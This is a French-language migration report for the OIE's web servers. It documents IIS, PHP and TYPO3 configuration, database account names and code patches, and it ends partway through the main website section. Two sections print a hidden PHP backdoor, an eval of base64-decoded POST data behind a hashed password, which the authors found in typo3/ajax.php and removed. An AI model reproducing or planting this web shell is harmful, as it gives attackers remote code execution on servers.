


A thick dark blue vertical bar runs down the left side of the page. A lighter blue arrow-shaped graphic points to the right from the bar, containing the date '01/06/2017'.

Nouvelle architecture de l'OIE

Après la migration 2017

Several thin, curved lines in shades of blue and grey originate from the bottom left corner and sweep upwards and to the right, creating a sense of movement and design.

Amna Kooli, Matthieu Bonnard, Matthieu Rahmani

Table des matières

SERVEURS VIRTUELS	5
OIE-PORD-WEB-01	5
TECHNOLOGIES	5
CONFIGURATION	5
APPLICATIONS	5
APPLICATION OFFLU	5
MODIFICATION DE CODE PHP	6
APPLICATION AWP	9
CORRECTION DU PROBLEME DE MISE A JOUR DU CONTENU DES PAGES	9
APPLICATION RR-ASIA	9
ACCES AUX BASES DE DONNEES	11
REGLE DE REECRITURE D'URL	11
TRACES D'UNE FAILLE DANS L'APPLICATION	12
MODIFICATION DE CODE PHP	12
APPLICATION OIE GLOSSARY	14
APPLICATION RR-AFRICA	15
CORRECTION DE L'ERREUR 500 « HTTP://WWW.RR-AFRICA.OIE.INT/REGISTRATION/VSB/EN_REGISTRATION.HTML »	16
CORRECTION DE L'ERREUR 500 « HTTP://WWW.RR-AFRICA.OIE.INT/STAFFONLY/REGISTRY/REGISTRY.PHP»	16
APPLICATION OIE AFRICA WEBSITE FOR MOBILE PHONES	16
APPLICATION RR-EUROPE	16
APPLICATION RR-MIDDLEEAST	17
APPLICATION SEAFMD	18
REGLE DE REECRITURE D'URL	19
TRACES D'UNE FAILLE DANS L'APPLICATION	19
APPLICATION BOUTIQUE	20
CONFIGURATION	20
CONNECTEUR ODBC 32 BITS	20
PERMISSIONS DE REPERTOIRE	20
CORRECTION BUG D'EXPORT DU CSV DANS LE BACK OFFICE	21
INTERFACE DE RETOUR DU CIC	21
TACHES PLANIFIEES	22
SITE WEB DE L'OIE	22
DOSSIERS UTILISES PAR TYPO3	23
CONFIGURATION	23
CONFIGURATION MYSQL	23
REGLES DE REECRITURE D'URL	24
MODIFICATION DE CODE PHP	24
PERMISSION	25
AIDE AU DEBUG	25
RAPPORT ANNUEL	25
RABIA, RABIES EN, RABIES RUSSE, RAGE, NORMASAW, NORMESAW, STANDARD SAW	25
CATALOGUE	26
CONFIGURATION IIS	26
TIGER	26
CONFIGURATION IIS	26

CONFIGURATION DE PHP	26
CONFIGURATION DE L'APPLICATION	27
GENERATION DE PAGES DEPUIS OIEWEBTOOLS	27
TACHES PLANIFIEES	27
CORRECTION DE L'ERREUR « MULTIPLE ACCESS TYPE MODIFIERS ARE NOT ALLOWED »	27
ACCES PHPMYADMIN (DOSSIER PHPMA)	28
CAHIER DE RECETTE	28
APPLICATION DE GESTION EN LIGNE DES RAPPORTS DES LABORATOIRES DE REFERENCE	28
CONFIGURATION DE L'APPLICATION	28
PERMISSION SPECIALE :	30
CORRECTIF APPLICATIF	30
BASE DE DONNEES	31
CAHIER DE RECETTE	31
ALEXANDRIE	31
REGLES DE REECRITURE D'URL	31
TACHES PLANIFIEES	32
CONSOLE GLASHFISH	33
FICHER DE CONFIGURATION	33
APPLICATION DE GESTION EN LIGNE DES RAPPORTS DES CENTRES COLLABORATEURS	33
CONFIGURATION DE L'APPLICATION	33
CORRECTIF APPLICATIF	34
BASE DE DONNEES	35
CAHIER DE RECETTE	35
PERMISSION SPECIALE:	35
OIE PVS PATHWAY REPORTS DATABASE	36
PROCEDURE DE LA MIGRATION :	36
CONFIGURATION IIS	36
MODIFICATION DU FICHER DE CONFIG	36
MODIFICATION DU FICHER DE STYLE CSS	37
CONFIGURATION DE L'ENVOI D'EMAILS	37
CAHIER DE RECETTE	38
INSCRIPTION SG 2017	38
PREREQUIS POUR IIS	39
POOL APPLICATIF	39
PERMISSIONS	39
CONFIGURATION IIS	39
CONFIGURATION ASP	39
BIOINFOFORMS	40
CONFIGURATION IIS	40
PERMISSION DE REPERTOIRE	40
CONFIGURATION DE L'APPLICATION	40
CAHIER DE RECETTE	41
VEE(QUESTIONNAIRE ON VETERINARY EDUCATION ESTABLISHMENTS)	41
CONFIGURATION IIS	42
PERMISSIONS DE REPERTOIRES	42
CONFIGURATION DE L'APPLICATION	42
CAHIER DE RECETTE	43
WAHIS	43
CONFIGURATION IIS	43
EXTENSIONS DE PHP	44
PERMISSION DE REPERTOIRE	44
CONFIGURATION DE L'APPLICATION	44

AUTRES FICHIERS MODIFIES	46
MODIFICATIONS DE CODE PHP	46
MODIFICATIONS IIS POUR LA PARTIE FAQ	47
ANCIENNE VERSION DE WAHIS	47
CAHIER DE RECETTE	47
WAHIS INTERFACE	48
WAHIS WILD INTERFACE	48
WAH (WORLD ANIMAL HEALTH)	49
PERMISSIONS :	49
MOTEUR DE RECHERCHE WEB	49
PREREQUIS POUR IIS	50
POOL APPLICATIF	50
CAHIER DE RECETTE	50
FORMULAIRE D'INSCRIPTION A LA LISTE DE DISTRIBUTION DES INFORMATIONS SANITAIRES	51
PERMISSION DE REPERTOIRE	51
FICHIERS MODIFIES	51
REPLACEMENT D'ADODB	53
CAHIER DE RECETTE	53
MAILING WAHIS	53
CONFIGURATION IIS	53
REPLACEMENT D'ADODB	53
FICHIERS MODIFIES	54
CAHIER DE RECETTE	56
SITE D'INFORMATION DES DELEGUES	56
CONFIGURATION IIS	57
BASE DE DONNEES	57
CAHIER DE RECETTE	57
EXTRANET	59
CONFIGURATION IIS	59
DEPENDANCES	59
CAHIER DE RECETTE	60
MAILING WAHIS	60
CONFIGURATION IIS	60
CAHIER DE RECETTE	60
HANDISTATUS	60
CONFIGURATION IIS	61
MODIFICATION DE FICHIERS	61
CONFIGURATION ODBC	61
CAHIER DE RECETTE	62
MANTIS	62
MODIFICATION DE FICHIERS	62
CAHIER DE RECETTE	62
APPLICATION DE GESTION EN LIGNE DE CONFIRMATION DU STATUT OFFICIEL DE MALADIES	63
MODIFICATION DE FICHIERS	63
PERMISSIONS	63
CAHIER DE RECETTE	64
APPLICATION RR-AMERICAS	64
FICHIERS DE CONFIGURATION	64
PERMISSIONS	65
ACCES AUX BASES DE DONNEES	65
ACTIVER DU DEBUG SUPPLEMENTAIRE POUR TYPO3	65
CAHIER DE RECETTE	65

APPLICATION ARAHIS	65
FICHIERS DE CONFIGURATION	66
MISE A JOUR DE LA LIBRAIRIE ADODB	66
CONFIGURATION DU DOCUMENT PAR DEFAUT	67
MODIFICATIONS BASE DE DONNEES	67
CORRECTION DE BUGS	67
APPLICATION MOBILE DES ALERTES SANITAIRES	67
PERMISSIONS	67
FICHIERS MODIFIES	68
<u>APPENDIX</u>	<u>69</u>
<u>MISE EN MAINTENANCE DES SITES INTERNE</u>	<u>69</u>
<u>SERVEUR FTP</u>	<u>69</u>
<u>SAUVEGARDES ANCIENS SERVEURS</u>	<u>69</u>

Serveurs virtuels

L'environnement de production comprend trois VM, une pour le code applicatif, une pour les bases de données Mysql et l'autre pour et les bases de données MSSQL.

OIE-PORD-WEB-01

Windows server 2012 R2



OIE-PORD-MYSQL-01

Windows server 2012 R2



OIE-PORD-MSSQL-01

Windows server 2012 R2



OIE-PORD-WEB-01

C'est le serveur qui héberge le code applicatif des applications ainsi que les bases de données Access pour les vieilles applications développées en asp.

Technologies

OS : Windows server 2012 R2 Standard

Serveur web : IIS 8.5

PHP : 5.2.12, 5.6.3

Configuration

Ajout dans le fichier Host des deux entrées suivantes :

OIE-PROD-MYSQL-01

OIE-PROD-MSSQL-01

Applications

Application OFFLU

L'application OFFLU est basée sur le CMS TYPO3 en version 4.5.5

URL(s)	offlu.net (Port 80) www.offlu.net (Port 80)
Dossier de base	D:\iis\offlu
Nom de l'application IIS	offlu

Framework	TYPO3 4.5.5
Version PHP	5.2.18
Extensions PHP	
Configuration PHP spécifique	upload_max_filesize = 10M post_max_size=10M Le fichier php.ini est lié au pool de l'application

La configuration de TYPO3 est simple et se situe dans le fichier localconf.php. On y retrouve la configuration de la base de données et SMTP.

Fichier de configuration	Fonction
typo3conf/localconf.php	Configuration de la base de données de Typo3 et du SMTP

Nom	Type	User	Password	Commentaire
oie-offlu-typo3	MYSQL	oie-offlu-typo3		Base principale de Typo3

Les dossiers **typo3temp**, **typo3conf** et **fileadmin** ont été rendu modifiable.

Une redirection IIS a été configurée pour rediriger les requêtes de type **http://offlu.net** vers **http://www.offlu.net** afin d'éviter les erreurs de chargement cross-domaine (par exemple site chargé sans les www mais police d'écriture chargée avec les www). L'ensemble des requêtes utilisent donc le préfixe www en avant. Cela solutionne le bug du menu sur deux niveaux.

Modification de code PHP

Typo3 n'encapsule pas les champs des tables avec des guillemets, ce qui provoque parfois des conflits sur les noms protégés par MariaBD. Exemple le cas du champ « recursive » de la table tt_ qui a besoin d'être entre guillemets.

```
Fichier D:\jis\www\t3lib\class.t3lib_db.php
function SELECTquery($select_fields, $from_table, $where_clause, $groupBy = "", $orderBy = "", $limit = "") {

    // Table and fieldnames should be "SQL-injection-safe" when supplied to this function
    // Build basic query:
    $query = 'SELECT ' . $select_fields . ' FROM ' . $from_table .
        (strlen($where_clause) > 0 ? ' WHERE ' . $where_clause : '');
```

```

    // Group by:
    $query .= (strlen($groupBy) > 0 ? ' GROUP BY ' . $groupBy : '');

    // Order by:
    $query .= (strlen($orderBy) > 0 ? ' ORDER BY ' . $orderBy : '');

    // Group by:
    $query .= (strlen($limit) > 0 ? ' LIMIT ' . $limit : '');
// debug recursive
$query = str_replace("recursive", "`recursive`", $query);
// fin debug recursive
    // Return query:
    if ($this->debugOutput || $this->store_lastBuiltQuery) {
        $this->debug_lastBuiltQuery = $query;
    }
    return $query;
}

function INSERTquery($table, $fields_values, $no_quote_fields = FALSE) {
    // Hotfix : Backquote the field name when = "recursive"
    // Author : matthieu.bonnard@fabrick.io
    if (array_key_exists ( "recursive" , $fields_values )) {
        $test = array();
        foreach ($fields_values as $key => $value){
            if ($key == "recursive") {
                $key = "`recursive`";
            }
            $test[$key]=$value;
        }
        $fields_values = $test;
    }

    // Table and fieldnames should be "SQL-injection-safe" when supplied to this
    // function (contrary to values in the arrays which may be insecure).
    if (is_array($fields_values) && count($fields_values)) {

        // quote and escape values
        $fields_values = $this->fullQuoteArray($fields_values, $table,
        $no_quote_fields);

        // Build query:
        $query = 'INSERT INTO ' . $table .
            ' (' . implode(',', array_keys($fields_values)) . ') VALUES ' .
            '(' . implode(',', $fields_values) . ')';
    }
}

```

```

        // Return query:
        if ($this->debugOutput || $this->store_lastBuiltQuery) {
            $this->debug_lastBuiltQuery = $query;
        }
        return $query;
    }
}

function UPDATEquery($table, $where, $fields_values, $no_quote_fields = FALSE) {
    // Table and fieldnames should be "SQL-injection-safe" when supplied to this
    // function (contrary to values in the arrays which may be insecure).
    if (is_string($where)) {
        $fields = array();
        if (is_array($fields_values) && count($fields_values)) {

            // quote and escape values
            $nArr = $this->fullQuoteArray($fields_values, $table, $no_quote_fields);

            foreach ($nArr as $k => $v) {
                $fields[] = $k . '=' . $v;
            }
        }

        // Build query:
        $query = 'UPDATE ' . $table . ' SET ' . implode(',', $fields) .
            (strlen($where) > 0 ? ' WHERE ' . $where : '');
        //debug recursive
        $query = str_replace("recursive", "`recursive`", $query);
    // fin debug recursive
        if ($this->debugOutput || $this->store_lastBuiltQuery) {
            $this->debug_lastBuiltQuery = $query;
        }
        return $query;
    } else {
        throw new InvalidArgumentException(
            'TYPO3 Fatal Error: "Where" clause argument for UPDATE query was not a
string in $this->UPDATEquery() !',
            1270853880
        );
    }
}
}

```

...

Application AWP

L'application AWP est basée sur le CMS TYPO3 en version 6.2.15

URL(s)	awp.oie.int (Port 80)
Dossier de base	D:\iis\awp
Nom de l'application IIS	awp
Framework	TYPO3 6.2.15
Version PHP	5.6.30
Extensions PHP	
Configuration PHP spécifique	upload_max_filesize = 10M post_max_size=10M Le fichier php.ini est lié au pool de l'application

La configuration de TYPO3 est simple et se situe dans le fichier localconf.php
On y retrouve la configuration de la base de données et SMTP.

Fichier de configuration	Fonction
typo3conf/LocalConfiguration.php	Configuration de la base de données de Typo3 et du SMTP

Nom	Type	User	Password	Commentaire
oie-awp-typo3	MYSQL	oie-awp-typo3		Base principale de Typo3

Les dossiers **typo3temp**, **typo3conf** et **fileadmin** ont été rendu modifiable.

Correction du problème de mise à jour du contenu des pages

Ajout dans le fichier

/awp/typo3/sysex/core/Classes/Database/DatabaseConnection.php des corrections liées au champs récursive telque

\$query = str_replace("recursive", "`recursive`", \$query); (à regarder les autres sites typo3.

Application RR-ASIA

L'application RR-ASIA est basée sur le CMS TYPO3 en version 4.5.5

URL(s)	rr-asia.oie.int (Port 80) www.rr-asia.oie.int (Port 80)
Dossier de base	D:\iis\rr-asia
Nom de l'application IIS	rr-asia
Framework	TYPO3 4.5.17
Version PHP	5.3.28
Extensions PHP	Par défaut
Configuration PHP spécifique	upload_max_filesize = 10M post_max_size=10M Le fichier php.ini est lié à la version utilisée

La configuration de TYPO3 est simple et se situe dans le fichier localconf.php
On y retrouve la configuration de la base de données et SMTP.

Fichier de configuration	Fonction
typo3conf/localconf.php	Configuration de la base de données de Typo3 et du SMTP
Delegate_comment\delegates\connect_asie.php	Connexion à la base typo3
Delegate_comment\delegates\connect_oie.php	Connexion à la base de questionnaire

Les variables de base de données ont été modifiées afin de pointer vers le serveur OIE-PROD-MSSQL-01.

L'outil ImageMagick, utilisé pour générer les images, a été installé dans le répertoire par défaut des programmes Windows et la configuration TYPO3 a donc été adapté :

Fichier typo3conf/localconf.php

```
$TYPO3_CONF_VARS['GFX']['im_path'] = 'C:\\Program Files
(x86)\\ImageMagick\\';
$TYPO3_CONF_VARS['GFX']['im_path_lzw'] = 'C:\\Program Files
(x86)\\ImageMagick\\';
$TYPO3_CONF_VARS['SYS']['setDBinit'] = 'SET
sql_mode='MYSQL40';' . LF . 'SET NAMES utf8;';
```

Les dossiers **typo3temp**, **typo3conf** et **fileadmin** ont été rendu modifiable par l'utilisateur IUSR (utilisé par IIS).

Accès aux bases de données

Nom	Type	User	Password	Commentaire
oie-rrasia-typo3	MYSQL	oie-rrasia-typo3		Base principale de Typo3
oie-rrquestionnaire	MYSQL	oie-rrquestionnaire		?

La base de données doit être utilisée en mode de compatibilité MYSQL40.
Un paramètre de configuration existe sur TYPO3 permettant d'exécuter des requêtes en début de chaque session SQL (\$TYPO3_CONF_VARS['SYS']['setDBinit'])

En revanche, sur « Oie Delegates' Secure Access System » il a fallu modifier le fichier de connexion connect_asie.php afin d'ajouter un ordre SQL lors de chaque inclusion du fichier.

Fichier Delegate_comment\delegates\connect_asie.php

```
$sqlconnect=mysql_connect("$typo_db_host",  
"$typo_db_username", "$typo_db_password");  
$sqlldb=mysql_select_db("oie-rrasia-typo3",$sqlconnect)or die  
("Impossible de se connecter:".mysql_error());  
$res = mysql_query("SET sql_mode='MYSQL40'");
```

Règle de réécriture d'URL

Des règles de réécritures ont été mis en place sur IIS suivant la documentation TYPO3 (<https://wiki.typo3.org/lis7>).

Fichier web.config à la racine de l'application

```
<rewrite>  
  <rules>  
    <rule name="T3 Static Files and Dirs"  
stopProcessing="true">  
      <match  
url="^(typo3|typo3temp|typo3conf|t3lib|tslib|fileadmin|uploads|showpic\.php)$" />  
    </rule>  
    <rule name="T3 Static Files and Dirs (Child  
requests)" stopProcessing="true">  
      <match  
url="^(typo3|typo3temp|typo3conf|t3lib|tslib|fileadmin|uploads|showpic\.php)/.*$" />
```

```

        </rule>
        <rule name="Rewrite Rule and Condition">
            <match url="(.*)" />
                <action type="Rewrite" url="index.php" />
                <conditions>
                    <add input="{REQUEST_FILENAME}" matchType="IsFile"
negate="true" />
                    <add input="{REQUEST_FILENAME}"
matchType="IsDirectory" negate="true" />
                </conditions>
            </rule>
        </rules>
    </rewrite>

```

Traces d'une faille dans l'application

Deux lignes PHP ont été supprimées en début de fichier typo3/ajax.php (les deux premières lignes) car elles paraissaient suspectes (la fonction PHP eval() est dangereuse et permet ici d'exécuter du code à distance) :

Fichier typo3/ajax.php

```

<?php
if (md5($_POST['ps']) == '20bc94701c63614d4ccef2ea26d044ed')
{eval(base64_decode($_POST['sam']))}; } ?>

```

Modification de code PHP

Typo3 n'encapsule pas les champs des tables avec des guillemets, ce qui provoque parfois des conflits sur les noms protégés par MariaDB. Exemple le cas du champ « recursive » de la table tt_ qui a besoin d'être entre guillemets.

Fichier D:\iis\www\t3lib\class.t3lib_db.php

```

function SELECTquery($select_fields, $from_table, $where_clause, $groupBy
= "", $orderBy = "", $limit = "") {

```

```

    // Table and fieldnames should be "SQL-injection-safe" when supplied
to this function

```

```

    // Build basic query:

```

```

$query = 'SELECT ' . $select_fields . ' FROM ' . $from_table .
        (strlen($where_clause) > 0 ? ' WHERE ' . $where_clause : '');

```

```

    // Group by:

```

```

$query .= (strlen($groupBy) > 0 ? ' GROUP BY ' . $groupBy : '');

```

```

    // Order by:

```

```

$query .= (strlen($orderBy) > 0 ? ' ORDER BY ' . $orderBy : '');

```

```

    // Group by:

```

```

    $query .= (strlen($limit) > 0 ? ' LIMIT ' . $limit : '');
// debug recursive
$query = str_replace("recursive", "`recursive`", $query);
// fin debug recursive
    // Return query:
    if ($this->debugOutput || $this->store_lastBuiltQuery) {
        $this->debug_lastBuiltQuery = $query;
    }
    return $query;
}

function INSERTquery($table, $fields_values, $no_quote_fields = FALSE) {
    // Hotfix : Backquote the field name when = "recursive"
    // Author : matthieu.bonnard@fabrick.io
    if (array_key_exists ("recursive" , $fields_values )) {
        $test = array();
        foreach ($fields_values as $key => $value){
            if ($key == "recursive") {
                $key = "`recursive`";
            }
            $test[$key]=$value;
        }
        $fields_values = $test;
    }

    // Table and fieldnames should be "SQL-injection-safe" when supplied to this
    // function (contrary to values in the arrays which may be insecure).
    if (is_array($fields_values) && count($fields_values)) {

        // quote and escape values
        $fields_values = $this->fullQuoteArray($fields_values, $table,
        $no_quote_fields);

        // Build query:
        $query = 'INSERT INTO ' . $table .
            ' (' . implode(',', array_keys($fields_values)) . ') VALUES ' .
            '(' . implode(',', $fields_values) . ')';

        // Return query:
        if ($this->debugOutput || $this->store_lastBuiltQuery) {
            $this->debug_lastBuiltQuery = $query;
        }
        return $query;
    }
}

```

```

function UPDATEquery($stable, $where, $fields_values, $no_quote_fields = FALSE) {
    // Table and fieldnames should be "SQL-injection-safe" when supplied to this
    // function (contrary to values in the arrays which may be insecure).
    if (is_string($where)) {
        $fields = array();
        if (is_array($fields_values) && count($fields_values)) {

            // quote and escape values
            $nArr = $this->fullQuoteArray($fields_values, $stable, $no_quote_fields);

            foreach ($nArr as $k => $v) {
                $fields[] = $k . '=' . $v;
            }
        }

        // Build query:
        $query = 'UPDATE ' . $stable . ' SET ' . implode(',', $fields) .
            (strlen($where) > 0 ? ' WHERE ' . $where : '');
        //debug recursive
        $query = str_replace("recursive", "`recursive`", $query);
    // fin debug recursive
        if ($this->debugOutput || $this->store_lastBuiltQuery) {
            $this->debug_lastBuiltQuery = $query;
        }
        return $query;
    } else {
        throw new InvalidArgumentException(
            'TYPO3 Fatal Error: "Where" clause argument for UPDATE query was not a
string in $this->UPDATEquery() !',
            1270853880
        );
    }
}

```

...

Application OIE Glossary

L'application OIE Glossary a été développé en ASP Classic et utilise une base Access. Il s'agit donc d'installer ASP sur le serveur IIS (et non ASP.NET).

URL(s)

<http://oie.int/lexique/login.asp>

Dossier de base	D:\iis\www\lexique
Nom de l'application IIS	www/lexique
Framework	ASP
Configuration ASP spécifique	Activer les Chemins d'accès relatifs au repertoire parent = True
Configuration du Pool IIS	Activer les applications 32 bits = True

Le driver ODBC n'est pas nécessaire pour l'accès à la base de données Access : Un accès direct au fichier est réalisé depuis le code de l'application.

Fichier de configuration	Fonction
include/dsn.asp	

Nom	Type	fichier	Commentaire
oie_lexique	Access (MDB)	base/oie_lexique.mdb	Base principale du lexique

Le dossier **base** a été rendu modifiable pour l'accès en écriture à la base de données Access.

Application RR-Africa

L'application RR-Africa est basé sur un simple développement HTML

URL(s)	rr-africa.oie.int (Port 80) www.rr-africa.oie.int (Port 80)
Dossier de base	D:\iis\rr-africa
Nom de l'application IIS	rr-africa
Framework	Aucun
Version PHP	5.6.30
Extensions PHP	Par défaut

Configuration IIS
spécifique

Ajout d'un document par default =>
home.htm

Un accès FTP est ouvert pour la mise à jour du contenu.

Correction de l'erreur 500 « http://www.rr-africa.oie.int/regISTRATION/vsb/en_registration.html »

Les permissions sur le fichier de log php n'autorisaient pas l'utilisateur IIS à y écrire : l'utilisateur IUSR a donc été ajouté en modification sur le fichier.

Correction de l'erreur 500 « <http://www.rr-africa.oie.int/staffonly/registry/registry.php> »

Les permissions sur le fichier de log php n'autorisaient pas l'utilisateur IIS à y écrire : l'utilisateur IUSR a donc été ajouté en modification sur le fichier.

Application OIE Africa website for mobile phones

L'application RR-Africa for mobile phones est basé sur un simple développement HTML dans un sous-dossier de l'application RR-Africa

URL(s)	m.rr-africa.oie.int (Port 80)
Dossier de base	D:\iis\rr-africa\mobile
Nom de l'application IIS	m-africa
Framework	Aucun
Version PHP	5.6.30
Extensions PHP	Par défaut
Configuration IIS spécifique	Par défaut

Application RR-Europe

L'application RR-Europe est basé sur un simple développement HTML dans un sous-dossier de l'application www

URL(s)	rr-europe.oie.int (Port 80) www.rr-europe.oie.int (Port 80)
Dossier de base	D:\iis\www\rr-europe
Nom de l'application IIS	rr-europe
Framework	Aucun
Version PHP	5.6.30
Extensions PHP	Par défaut
Configuration IIS spécifique	Ajout d'un document par default => en_index.htm

Application RR-MiddleEast

L'application RR-MiddleEast a été développée en ASP Classic et utilise une base Access. Il s'agit donc d'installer ASP sur le serveur IIS (et non ASP.NET).

URL(s)	www.rr-middleeast.oie.int (Port 80)
Dossier de base	D:\iis\rr-middleeast
Nom de l'application IIS	rr-middleeast
Framework	ASP Classic
Configuration du Pool IIS	Activer les applications 32 bits = True

Il est important de bien lancer l'application en mode 32bit (via la configuration avancée du pool d'application IIS) car le driver « Access » ne fonctionne qu'en 32bits.

Nom	Type	fichier	Commentaire
ardatabase	Access (MDB)	data/ardatabase.mdb	Base 1
database	Access (MDB)	data/database.mdb	Base 2

Le dossier **data** a été rendu modifiable pour l'accès en écriture à la base de données Access.

Application Seafmd

L'application Seafmd est basée sur le CMS TYPO3 en version 4.5.17

URL(s)	seafmd.oie.int (Port 80)
Dossier de base	D:\iis\seafmd
Nom de l'application IIS	seafmd
Framework	TYPO3 4.5.17
Version PHP	5.3.28
Extensions PHP	Par défaut
Configuration PHP spécifique	upload_max_filesize = 10M post_max_size=10M Le fichier php.ini est lié à la version utilisée

La configuration de TYPO3 est simple et se situe dans le fichier localconf.php
On y retrouve la configuration de la base de données et SMTP.

Fichier de configuration	Fonction
typo3conf/localconf.php	Configuration de la base de données de Typo3 et du SMTP

Les variables de base de données ont été modifiées afin de pointer vers le serveur OIE-PROD-MYSQL-01.

L'outil ImageMagick, utilisé pour générer les images, a été installé dans le répertoire par défaut des programmes Windows et la configuration TYPO3 a donc été adapté :

Fichier typo3conf/localconf.php

```
$TYPO3_CONF_VARS['GFX']['im_path'] = 'C:\\Program Files  
(x86)\\ImageMagick\\';  
$TYPO3_CONF_VARS['GFX']['im_path_lzw'] = 'C:\\Program Files  
(x86)\\ImageMagick\\';  
$TYPO3_CONF_VARS['SYS']['setDBinit'] = 'SET  
sql_mode='MYSQL40';' . LF . 'SET NAMES utf8;';
```

Nom	Type	User	Password	Commentaire
oie-seafmd-typo3	MYSQL	oie-seafmd-typo3		Base principale de Typo3

Les dossiers **typo3temp**, **typo3conf** et **fileadmin** ont été rendu modifiable par l'utilisateur IUSR (utilisé par IIS).

Règle de réécriture d'URL

Des règles de réécritures ont été mis en place sur IIS suivant la documentation TYPO3 (<https://wiki.typo3.org/lis7>).

Fichier web.config à la racine de l'application

```
<rewrite>
  <rules>
    <rule name="T3 Static Files and Dirs"
stopProcessing="true">
      <match
url="^(typo3|typo3temp|typo3conf|t3lib|t3lib|fileadmin|uploads|showpic\.php)$" />
    </rule>
    <rule name="T3 Static Files and Dirs (Child
requests)" stopProcessing="true">
      <match
url="^(typo3|typo3temp|typo3conf|t3lib|t3lib|fileadmin|uploads|showpic\.php)/.*$" />
    </rule>
    <rule name="Rewrite Rule and Condition">
      <match url="(.*)" />
      <action type="Rewrite" url="index.php" />
      <conditions>
        <add input="{REQUEST_FILENAME}" matchType="IsFile"
negate="true" />
        <add input="{REQUEST_FILENAME}"
matchType="IsDirectory" negate="true" />
      </conditions>
    </rule>
  </rules>
</rewrite>
```

Traces d'une faille dans l'application

Deux lignes PHP ont été supprimées en début de fichier typo3/ajax.php (les deux premières lignes) car elles paraissaient suspectes (la fonction PHP eval() est dangereuse est permet ici d'exécuter du code à distance) :

Fichier typo3/ajax.php

```
<?php
if (md5($_POST['ps']) == '20bc94701c63614d4ccef26d044ed')
{eval(base64_decode($_POST['sam'])); } ?>
```

Application Boutique

L'application La boutique a été développée en PHP4 et utilise une base MSSQL.

URL(s)	boutique.oie.int (Port 80)
Dossier de base	D:\iis\boutique
Nom de l'application IIS	boutique
Framework	PHP 4.4.9

Configuration

La configuration de l'application la boutique se situe dans le dossier config/OIE.cfg

Une ligne importante permet de configurer l'accès à l'interpréteur PHP : Puisque nous utilisons la version 4.4.9 de PHP, nous adaptons la ligne de configuration.

Fichier config/OIE.php

```
PHP_BIN=C:\Program Files (x86)\PHP\v4.4\php.exe
```

Connecteur ODBC 32 bits

L'accès à la base de donnée « oie-boutique » se fait à travers un connecteur ODBC dont le nom est configuré dans le fichier de configuration config/OIE.cfg

Nom	Type	Utilisateur	Mot de passe	Commentaire
oie-boutique	MSSQL (ODBC)	oie-boutique		Base principale de la boutique

Permissions de répertoire

Un accès en écriture a été ajouté à l'utilisateur IUSR pour le serveur IIS sur les répertoires suivants :

- Erreur
- Como
- Fich
- rootdir\extrait

- rootdir\imgvig

Correction bug d'export du CSV dans le back office

La fonctionnalité d'export des données en CSV se fait via une requête GET contenant les id des éléments à exporter. Cependant, étant donné le nombre élevé d'id, la requête dépasse la longueur d'url permise par IIS et le service http. Deux corrections pour résoudre cela :

Fichier web.config

```
...
  <system.webServer>
    <security>
      <requestFiltering>
        <requestLimits maxQueryString="2147483647"
maxUrl="2147483647"/>
      </requestFiltering>
    </security>
  </system.webServer>
...
```

Base de registre du serveur

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\HTTP\Parameters]
"MaxFieldLength"=dword:0000ffff
"MaxRequestBytes"=dword:000186a0
```

Interface de retour du CIC

La boutique de l'OIE exploite les services de paiements du CIC.

Suite à un paiement, la plateforme du CIC appelle une « interface retour » (terme CIC) qui permet de transmettre les informations du paiement à l'OIE et de finaliser le traitement adéquat (finalisation de la commande).

L'URL de l'interface retour est générique et pas uniquement liée à la boutique car d'autres dispositifs/sites peuvent utiliser le dispositif de paiement du CIC.

Elle se configure de concert avec le CIC et la valeur actuelle est la suivante :

https://web.oie.int/boutique/result_pcb.php

Nous avons donc fait un alias <https://web.oie.int/boutique> vers le dossier de base de l'application IIS « boutique ».

Note :

Pour le CIC, le certificat HTTPS doit être valide sur l'interface de retour.

Tâches planifiées

- annuler_commande
- create_cmd_don
- create_fact
- create_newsletter
- init_search,init_search
- init_search, purge_files
- purge_session
- purge_traces
- renouvel_abonnement
- verif_cic

La version de php des scripts .bat sous le répertoire D:\iis\boutique\batch a été modifier afin de détourner le problème des erreurs qui empêchent leurs exécution.

```
D:\iis\boutique\batch\renouvel_abonnement.bat
```

```
rem Programme
```

```
"C:\Program Files (x86)\PHP\v5.2\php.exe" -q -d display_errors
```

```
%REP_PRG%\batch\renouvel_abonnement.php >>
```

```
%REP_PRG%\como\renouvel_abonnement_%DATE_LOG%.txt
```

Site Web de l'OIE

Le site Web de l'OIE est basé sur le CMS TYPO3 en version 4.5.17

L'ancienne base de données se nommait oie_typo3cms.

URL(s)	oie.int (Port 80) www.oie.int
url backend	http://oie.int/typo3/
Dossier de base	D:\iis\www
Nom de l'application IIS	www
Framework	TYPO3 4.5.17
Version PHP	5.3.28 -> 5.2.12 ?
Extensions PHP	Par défaut
Configuration PHP spécifique	upload_max_filesize = 10M post_max_size=12M Le fichier php.ini est lié à la version utilisée

Dossiers utilisés par typo3

- d:\iis\www\t3lib\
- d:\iis\www\typo3\
- d:\iis\www\typo3conf\
- d:\iis\www\typo3temp\

Configuration

La configuration de TYPO3 est simple et se situe dans le fichier localconf.php
On y retrouve la configuration de la base de données et SMTP.

Fichier de configuration	Fonction
typo3conf/localconf.php	Configuration de la base de données de Typo3 et du SMTP

Les variables de base de données ont été modifiées afin de pointer vers le serveur OIE-PROD-MYSQL-01.

L'outil ImageMagick, utilisé pour générer les images, a été installé dans le répertoire par défaut des programmes Windows et la configuration TYPO3 a donc été adapté :

